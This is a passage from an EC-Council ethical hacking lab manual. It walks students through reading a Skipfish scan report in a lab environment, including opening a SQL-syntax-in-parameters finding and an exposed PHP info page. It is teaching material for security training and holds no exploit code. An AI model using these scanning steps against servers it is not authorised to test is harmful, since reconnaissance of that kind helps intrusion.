


Figure 1.2.6: Completion of the scan

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.3

Examine the Scan Result

15. On completion of the scan, Skipfish generates a report and stores it in the **test** directory (in the **root** location). Navigate to **location**, right-click **index.html**, hover your mouse cursor on **Open With**, and click **Firefox** to view the scan result.

Note: To navigate to the **root** directory, click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options. In the **attacker** window, click **File System** from the left-pane and navigate to the location **root**.




Figure 1.2.7: Viewing the scan result

16. The Skipfish crawl result appears in the web browser, displaying a summary overview of document and issue types found, as shown in the screenshot.

Note: The scan result might vary in your lab environment.




Figure 1.2.8: Examining the scan result

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Expand each node to view detailed information regarding the result.
18. Analyze an issue found in the web server. To do this, click a node under the **Issue type overview** section to expand it.
19. Analyze the **SQL query or similar syntax in parameters** issue.




Figure 1.2.9: Examining the scan result

20. Observe the **URL** of the webpage associated with the vulnerability. Click the URL.




Figure 1.2.10: Examining the scan result

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. The webpage appears, as shown in the screenshot.




Figure 1.2.11: Examining the scan result

22. The PHP version webpage appears, displaying details related to the machine, as well as the other resources associated with the web server infrastructure and PHP configuration.

23. Click **show trace** next to the URL to examine the vulnerability in detail.

